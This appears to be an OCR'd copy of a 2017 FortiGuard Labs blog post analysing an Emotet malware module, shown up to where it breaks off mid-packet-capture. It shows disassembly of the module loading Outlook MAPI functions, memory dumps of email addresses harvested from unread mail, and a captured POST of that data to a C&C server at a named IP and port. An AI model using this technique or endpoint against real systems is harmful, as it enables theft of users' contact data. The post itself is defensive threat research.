
Deep Analysis of New Emotet Variant – Part 2

fortinet.com/blog/threat-research/deep-analysis-of-new-emotet-variant-part-2.html

May 9, 2017



Name	Type	Size
[redacted]tj@gmail.com.pst	Outlook Data File	265 KB
[redacted]21@outlook.com.pst	Outlook Data File	265 KB
outlook_.pst	Outlook Data File	265 KB
[redacted]@yeah.net.pst	Outlook Data File	8,201 KB

Threat Research


By Xiaopeng Zhang | May 09, 2017

Background

This is the second part of FortiGuard Labs' deep analysis of the new Emotet variant. In the first part of the analysis we demonstrated that by bypassing the server-side **Anti-Debug** or **Anti-Analysis** technique we could download three or four modules (.dll files) from the C&C server. In that first blog we only analyzed one module (I named it 'module2'). In this blog, we'll review how the other modules work. Here we go.

Stealing email addresses from MS Outlook PST files

As I detailed in Part 1 of this blog, the first module we're looking at here (I've named it 'module1') is loaded in a ThreadFunction, whose main function is to go through all Outlook accounts by reading the PST files. A PST file is a personal folder file in Microsoft Outlook that stores your email messages, calendar, tasks, and other items. PST files are usually located in the "Documents\Outlook Files" folder on your computer. See Figure 1.


Libraries ▸ Documents ▸ Outlook Files

Documents library
Outlook Files

Name	Type	Size
[redacted]tj@gmail.com.pst	Outlook Data File	265 KB
[redacted]21@outlook.com.pst	Outlook Data File	265 KB
outlook_.pst	Outlook Data File	265 KB
[redacted]@yeah.net.pst	Outlook Data File	8,201 KB

4 items

Figure 1. PST files

Microsoft has provided a group of APIs called MAPI (Microsoft Outlook Messaging API), which is the messaging architecture for Microsoft Outlook. Using the MAPIs you can operate PST files. The MAPIs are used in the module1 file.

Once module1 file is executed it creates a temporary file that is used to store the stolen Outlook version information and email addresses that have been collected. Loading MAPI functions is the next step. Figure 2 shows how, along with what it loads.




```
.text:10002A15 loc_10002A15:          ; CODE XREF: sub_10002830+1B7↑j
.text:10002A15          lea     eax, [esp+740h+LibFileName] ; value of DLLPathEx
.text:10002A1C          push    eax             ; lpLibFileName
.text:10002A1D          call    ds:LoadLibraryW
.text:10002A23          mov     edi, eax
.text:10002A25          mov     [esp+740h+nSize], edi
.text:10002A29          test    edi, edi
.text:10002A2B          jz      loc_10002F96
.text:10002A31          mov     esi, ds:GetProcAddress
.text:10002A37          push    offset ProcName ; "MAPIInitialize"
.text:10002A3C          push    edi             ; hModule
.text:10002A3D          call    esi ; GetProcAddress
.text:10002A3F          push    offset aMapiadminprofi ; "MAPIAdminProfiles"
.text:10002A44          push    edi             ; hModule
.text:10002A45          mov     MAPIInitialize, eax
.text:10002A4A          call    esi ; GetProcAddress
.text:10002A4C          push    offset aMapilogonex ; "MAPILogonEx"
.text:10002A51          push    edi             ; hModule
.text:10002A52          mov     MAPIAdminProfiles, eax
.text:10002A57          call    esi ; GetProcAddress
.text:10002A59          push    offset aMapifreebuffer ; "MAPIFreeBuffer"
.text:10002A5E          push    edi             ; hModule
.text:10002A5F          mov     MAPILogonEx, eax
.text:10002A64          call    esi ; GetProcAddress
.text:10002A66          push    offset aMapiuninitiali ; "MAPIUninitialize"
.text:10002A6B          push    edi             ; hModule
.text:10002A6C          mov     MAPIFreeBuffer, eax
.text:10002A71          call    esi ; GetProcAddress
.text:10002A73          mov     ecx, MAPIInitialize
.text:10002A79          mov     MAPIUninitialize, eax
.text:10002A7E          test    ecx, ecx
.text:10002A80          jz      loc_10002F8F
.text:10002A86          cmp     MAPIAdminProfiles, 0
.text:10002A8D          jz      loc_10002F8F
.text:10002A93          cmp     MAPILogonEx, 0
.text:10002A9A          jz      loc_10002F8F
.text:10002AA0          cmp     MAPIFreeBuffer, 0
```

Figure 2. Loading MAPI functions

It then starts reading all PST files according to the Outlook accounts on the computer, going through all email messages with an unread status in every folder (Inbox, Deleted Items, Junk E-mail, Sent Items, etc.) under one email account. It steals the sender name and the email address from each unread email. Figure 3 shows a sample unread email message about a Facebook notification that was sent to me.



X.p., you have 3 new notifications, 8 messages, 29 new friends and 1 friend request - Message (HTML

Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this mes

From: Facebook <notification+kr4yxeragnmn@facebookmail.com>

To: X[redacted]

Cc:

Subject: X.p., you have 3 new notifications, 8 messages, 29 new friends and 1 friend request

You have new notifications.


A lot has happened on Facebook since you last logged in. Here are some notifications you've from your friends.

X[redacted]

Facebook

Figure 3. Sample unread email message

Figure 4 shows what module1 has stolen from the unread email message shown in Figure 3. “Facebook” is the sender name, and “notification+kr4yxeragnmn@facebookmail.com” is the sender’s email address.




```
15460000 [redacted]                                         t_[redacted]<[redacted]1@ye
15460010 61 68 2E 6E 65 74 3E 00 46 61 63 65 62 6F 6F 6B   ah.net>.Facebook
15460020 3C 6E 6F 74 69 66 69 63 61 74 69 6F 6E 2B 6B 72   <notification+kr
15460030 34 79 78 65 72 61 67 6E 6D 6E 40 66 61 63 65 62   4yxeragnmn@faceb
15460040 6F 6F 6B 6D 61 69 6C 2E 63 6F 6D 3E 00 6E 6F 72   ookmail.com>.nor
15460050 [redacted]                                         eply@[redacted]<n
15460060 [redacted]                                         oreply@[redacted]
15460070 3E 00 30 33 38 2D 70 74 71 2D 33 39 31 2E 30 2E   >.038-ptq-391.0.
15460080 34 37 31 39 31 2E 30 2E 30 2E 33 38 31 35 39 2E   47191.0.0.38159.
15460090 39 2E 32 36 36 38 33 34 40 65 6D 2D 73 6A 2D 37   9.266834@em-sj-7
154600A0 37 2E 6D 6B 74 6F 6D 61 69 6C 2E 63 6F 6D 3C 30   7.mktomail.com<0
154600B0 33 38 2D 70 74 71 2D 33 39 31 2E 30 2E 34 37 31   38-ptq-391.0.471
154600C0 39 31 2E 30 2E 30 2E 33 38 31 35 39 2E 39 2E 32   91.0.0.38159.9.2
154600D0 36 36 38 33 34 40 65 6D 2D 73 6A 2D 37 37 2E 6D   66834@em-sj-77.m
154600E0 6B 74 6F 6D 61 69 6C 2E 63 6F 6D 3E 00 79 61 6E   ktomail.com>.yan
154600F0 78 75 61 6E 31 40 73 65 72 76 69 63 65 2E 6E 65   xuan1@service.ne
15460100 74 65 61 73 65 2E 63 6F 6D 3C 79 61 6E 78 75 61   tease.com<yanxua
15460110 6E 31 40 73 65 72 76 69 63 65 2E 6E 65 74 65 61   n1@service.netea
15460120 73 65 2E 63 6F 6D 3E 00 3F 3F 3F 3F 3F 3F 3C 75   se.com>.??????<u
15460130 73 65 72 40 6E 65 74 65 61 73 65 2E 63 6F 6D 3E   ser@netease.com>
15460140 00 62 6F 75 6E 63 65 73 2B 33 39 31 33 2D 65 36   .bounces+3913-e6
15460150 [redacted]                                         3d-[redacted].
```

M1 M2 M3 M4 M5 Command:

Start:15460033 End:15460033 Value:67617265

Figure 4. The stolen email information in the memory buffer

As I mentioned before, the stolen data is saved in a temporary file. In this case, it’s “AE74.tmp.” It will be read when module1 prepares to encrypt and send the stolen information to its C&C server. Figure 5 shows the data before encryption, which is read from “AE74.tmp.”


OllyICE - -C.P.U* - thread 00000C90]
File View Debug Plugins Options Window Help
Paused
L E M T W H C / K B R ... S
M1 M2 M3 M4 M5
Command:


```
0022310F    6A 00          push    0
00223111    6A 04          push    4
00223113    57             push    edi
00223114    FF15 48002300  call    dword ptr [230048]             kernel32.MapViewOfFile
0022311A    894424 10      mov     dword ptr [esp+10], eax
0022311E    85C0           test    eax, eax
00223120  ˅ 74 5E          je      short 00223180
eax=001E0000, (ASCII "Microsoft\Office\14.0\Outlook",CR,LF,"t_[redacted]>;Facel
Stack ss:[02D2F7D0]=03B308D8
```

```
001E0000 4D 69 63 72 6F 73 6F 66 74 5C 4F 66 66 69 63 65 Microsoft\Office   02D2F7C0
001E0010 5C 31 34 2E 30 5C 4F 75 74 6C 6F 6F 6B 0D 0A 74 \14.0\Outlook..t   02D2F7C4
001E0020 [redacted]                                       _[redacted]@yea    02D2F7C8
001E0030 68 2E 6E 65 74 3E 3B 46 61 63 65 62 6F 6F 6B 3C h.net>;Facebook<   02D2F7CC
001E0040 6E 6F 74 69 66 69 63 61 74 69 6F 6E 2B 6B 72 34 notification+kr4   02D2F7D0
001E0050 79 78 65 72 61 67 6E 6D 6E 40 66 61 63 65 62 6F yxeragnmn@facebo   02D2F7D4
001E0060 6F 6B 6D 61 69 6C 2E 63 6F 6D 3E 3B 6E 6F 72 65 okmail.com>;nore   02D2F7D8
001E0070 [redacted]                                       ply@[redacted]<no  02D2F7DC
001E0080 [redacted]                                       reply@[redacted]>  02D2F7E0
001E0090 3B 30 33 38 2D 70 74 71 2D 33 39 31 2E 30 2E 34 ;038-ptq-391.0.4   02D2F7E4
001E00A0 37 31 39 31 2E 30 2E 30 2E 33 38 31 35 39 2E 39 7191.0.0.38159.9   02D2F7E8
001E00B0 2E 32 36 36 38 33 34 40 65 6D 2D 73 6A 2D 37 37 .266834@em-sj-77   02D2F7EC
001E00C0 2E 6D 6B 74 6F 6D 61 69 6C 2E 63 6F 6D 3C 30 33 .mktomail.com<03   02D2F7F0
001E00D0 38 2D 70 74 71 2D 33 39 31 2E 30 2E 34 37 31 39 8-ptq-391.0.4719   02D2F7F4
001E00E0 31 2E 30 2E 30 2E 33 38 31 35 39 2E 39 2E 32 36 1.0.0.38159.9.26   02D2F7F8
001E00F0 36 38 33 34 40 65 6D 2D 73 6A 2D 37 37 2E 6D 6B 6834@em-sj-77.mk   02D2F7FC
001E0100 74 6F 6D 61 69 6C 2E 63 6F 6D 3E 3B 62 6F 75 6E tomail.com>;boun   02D2F800
001E0110 [redacted]                                       ces+3913-e63d-[redacted] 02D2F804
001E0120 [redacted]                                       [redacted]         02D2F808
001E0130 6D 61 69 6C 2E 66 6F 75 72 73 71 75 61 72 65 2E mail.foursquare.   02D2F80C
001E0140 63 6F 6D 3C 62 6F 75 6E 63 65 73 2B 33 39 31 33 com<bounces+3913   02D2F810
001E0150 2D 65 36 33 64 2D 74 66 [redacted]               -e63d-[redacted]=ye 02D2F814
001E0160 61 68 2E 6E 65 74 40 65 6D 61 69 6C 2E 66 6F 75 ah.net@email.fou   02D2F818
001E0170 72 73 71 75 61 72 65 2E 63 6F 6D 3E 3B 62 6F 75 rsquare.com>;bou   02D2F81C
001E0180 6E 63 65 2D 6D 63 2E 75 73 32 5F 32 36 30 34 35 nce-mc.us2_26045   02D2F820
001E0190 32 32 2E 31 38 31 33 37 32 39 2D 74 [redacted]   22.1813729-[redacted] 02D2F824
001E01A0 [redacted]                                       [redacted]         02D2F828
```

```
Start:1E0129 End:1E0129 Value:656E2E68
```

Figure 5. Data before encryption

As you can see, it contains the Outlook version and stolen email information. Once encrypted, the data will be sent to the C&C server through a “POST” request. Figure 6 is the packet screenshot from WireShark.



Wireshark · Follow TCP Stream (tcp.stream eq 0) · post_email_addresses

```
POST / HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.1; SLCC1; .NET CLR 1.1.4322)
Host: 176.9.19.131:8080
Content-Length: 5492
Connection: Keep-Alive
Cache-Control: no-cache

[....H...!.@..G....s:...o.a...Y.n".D~....\.1..Oq.N|....m...$[....9.Fx.k.+c...
+W.......A....k...`4.w......&.<......Og...%8YN$...#T[......r?...O..".........x.T]..\y.&
o.'....]WPI....R.{..d..&.R.....)...H.z...M.....
.....<k...x..w..*{.j.'~ .P..Q.;~..gD.E..*...........b[
